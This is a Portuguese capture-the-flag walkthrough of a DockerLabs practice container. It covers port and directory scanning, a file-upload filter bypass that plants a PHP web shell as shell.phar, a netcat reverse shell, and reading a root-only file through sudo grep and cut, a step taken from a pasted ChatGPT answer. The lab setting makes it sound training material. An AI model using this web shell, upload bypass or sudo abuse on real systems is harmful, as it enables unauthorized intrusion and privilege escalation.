

maq.dockerlabs1

MÁQUINA DOCKERLABS




Para utilizar esta máquina debemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página <https://dockerlabs.es/>

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

```
(root@soja)-[~/dockerlabs/maq.facil/maq.dockerlabs ]  
# ls  
auto_deploy.sh  dockerlabs.tar  fotos  
  
(root@soja)-[~/dockerlabs/maq.facil/maq.dockerlabs ]  
# bash auto_deploy.sh dockerlabs.tar
```



DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sV -sC --open -p- -T5 -n -Pn

```
(root@soja)-[~/dockerlabs/maq.facil/maq.dockerlabs ]
# nmap 172.17.0.2 -A -sS -sC -sV --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 15:34 -03
Nmap scan report for 172.17.0.2
Host is up (0.000058s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Dockerlabs
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1 0.06 ms 172.17.0.2

OS and Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.63 seconds
```

Verificando podemos ver que temos a porta 80 aberta.


```

(root@soja)-[~/dockerlabs/maq.facil/maq.dockerlabs ]
# gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directo
ry-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-lowe
rcase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,py,txt,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode



/index.php (Status: 200) [Size: 8235]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/uploads (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/]
/upload.php (Status: 200) [Size: 0]
/machine.php (Status: 200) [Size: 1361]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]

```

UPLOADS: É uma pasta onde são armazenados os arquivos que possivelmente podem ser carregados por alguma rota.

UPLOAD.PHP: É um arquivo php que não pode ser lido, possivelmente é o script intermediário responsável por enviar os arquivos para uploads

MACHINE.PHP: O mais interessante dos 3, consiste em um formulário no qual você pode fazer upload de arquivos que serão armazenados no diretório uploads.



Este é o conteúdo do **machine.php** qual nos pede para inserir um arquivo para fazer upload. Tentamos fazer upload de um arquivo **txt** e ele nos informará o erro que so permite **arquivos zip**. Como evidentemente estamos diante de um possível **Vulnerabilidade de upload de arquivo arbitrário**. Abrimos **burp suite** para simplificar a tarefa, carregamos um arquivo. Capturamos a solicitação e enviamos para **repeater**. Lá modificaremos as extensões até encontrarmos uma diferente **zip** que possa ser interpretada pelo servidor e ao mesmo tempo pular as validações.

Pois **PHP** temos o seguinte **extensiones bypass** **extensiones bypass** encontrado no **hacktricks** [1](#)

PHP: .php, .php2, .php3, .php4, .php5, .php6, .php7, .phps, .phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .módulo

Encontramos a extensão correta **phar** e criamos uma **reverse shell** e enviamos **burp suite** com as seguintes características:

1 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 POST /upload.php HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux
  x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
  0.8
5 Accept-Language: pt-BR
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=-----331528206225
  8206225454002283658066722
8 Content-Length: 444
9 Origin: http://172.17.0.2
10 Connection: keep-alive
11 Referer: http://172.17.0.2/machine.php
12 Upgrade-Insecure-Requests: 1
13
14 -----331528206225
  454002283658066722
15 Content-Disposition: form-data; name="
  file"; filename="shell.phar"
16 Content-Type: application/x-php
17
18 <?php
19
20     echo "<pre>" .
  shell_exec($_REQUEST['cmd']) . "</pre>";
21
22 ?>
23
24 -----331528206225
  454002283658066722
25 Content-Disposition: form-data; name="
  submit"
26
27 Upload File
28 -----331528206225
  454002283658066722--
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 09 Oct 2024 04:13:26 GMT
3 Server: Apache/2.4.58 (Ubuntu)
4 Content-Length: 51
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 El archivo shell.phar ha sido subido
  correctamente.
```


← → ↻ 🏠 172.17.0.2/uploads/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
 shell.phar	2024-10-09 06:13	92	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

o arquivo foi enviado pelo burp suite

veja que o arquivo **“shell.phar”** foi enviado com sucesso.
agora é só clicar nele, e acrescentar na **URL** os
comando **?cmd=whoami**.

ficando assim: **172.17.0.2/uploads/shell.phar?**
cmd=whoami


veja que agora somos **www-data**

← → ↻ 🏠 172.17.0.2/uploads/shell.phar?cmd=whoami Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking



www-data

agora vamos enviar uma **reverse shell** na **URL** para nos conectar pelo **NETCAT**.

vamos pegar a no site: <https://www.revshells.com/>



agora vamos no **BURP SUITE** e colamos a **reverse shell** que nem esta mostrando a imagem abaixo:



Abrimos um **shell** em modo de escuta com **nc**

```
(root@soja)-[~]  
# nc -lvnp 9000  
listening on [any] 9000 ...  
connect to [192.168.0.24] from (UNKNOWN) [172.17.0.2] 44944  
bash: cannot set terminal process group (24): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@90aa6a46886b:/var/www/html/uploads$ whoami  
whoami  
www-data
```


Procurando maneiras de escalar privilégios executar o comando **sudo -l**

```
root@soja: ~/dockerlabs/maq.facil/maq.dockerlabs  
Arquivo  Ações  Editar  Exibir  Ajuda  
www-data@90aa6a46886b:/$ sudo -l  
Matching Defaults entries for www-data on 90aa6a46886b:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,  
    use_pty  
  
User www-data may run the following commands on 90aa6a46886b:  
    (root) NOPASSWD: /usr/bin/cut  
    (root) NOPASSWD: /usr/bin/grep  
www-data@90aa6a46886b:/$
```

Vemos que temos acesso **sudo** a binários que podem ler arquivos com extensão **root**.

Vamos aos percursos mais comuns onde pode haver alguma informação e **opt** encontramos algo interessante:

```
(root) NOPASSWD: /usr/bin/grep
www-data@90aa6a46886b:/$ ls
bin  dev  home  lib.usr-is-merged  media  opt  root  sbin  sys  usr
boot  etc  lib  lib64          mnt  proc  run  srv  tmp  var
www-data@90aa6a46886b:/$ cd opt
www-data@90aa6a46886b:/opt$ ls -la
total 12
drwxr-xr-x 1 root root 4096 May 17 16:29 .
drwxr-xr-x 1 root root 4096 Oct  8 20:32 ..
-rw-r--r-- 1 root root 129 May 17 16:29 nota.txt
www-data@90aa6a46886b:/opt$ cat nota.txt
Protege la clave de root, se encuentra en su directorio /root/clave.txt, menos mal que
nadie tiene permisos para acceder a ella.
www-data@90aa6a46886b:/opt$
```



A mensagem que você encontrou no arquivo `nota.txt` sugere que a chave de root está armazenada em um arquivo chamado `clave.txt` no diretório `/root`, mas que ninguém tem permissões para acessá-la. Aqui estão algumas opções sobre como você pode proceder a partir daqui:

1. Acessar o Arquivo `clave.txt`

Como o usuário `www-data`, você não tem permissões para acessar o diretório `/root`. No entanto, você tem permissões para executar os comandos `cut` e `grep` como root sem senha. Com isso, você pode tentar usar esses comandos para obter o conteúdo do arquivo.

Usando `grep`

Tente usar `grep` para ler o conteúdo do arquivo `clave.txt`. Execute:

```
bash
```

[Copiar código](#)

```
sudo grep -a '.*' /root/clave.txt
```

O `-a` força o `grep` a tratar o arquivo como texto, mesmo que ele não tenha um formato de texto.

2. Tentativa de Leitura de Arquivo

Outra abordagem seria tentar usar o comando `cut` para ler o arquivo:

```
bash
```

[Copiar código](#)

```
sudo cut -d':' -f1 /root/clave.txt
```

Isso irá tentar extrair a primeira coluna do arquivo `clave.txt`, mas isso é apenas uma tentativa genérica.



consulta acima pelo **CHATGPT**. ou se preferir no site abaixo:

Vamos para <https://gtfobins.github.io/> e ver como explorar esses binários.

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

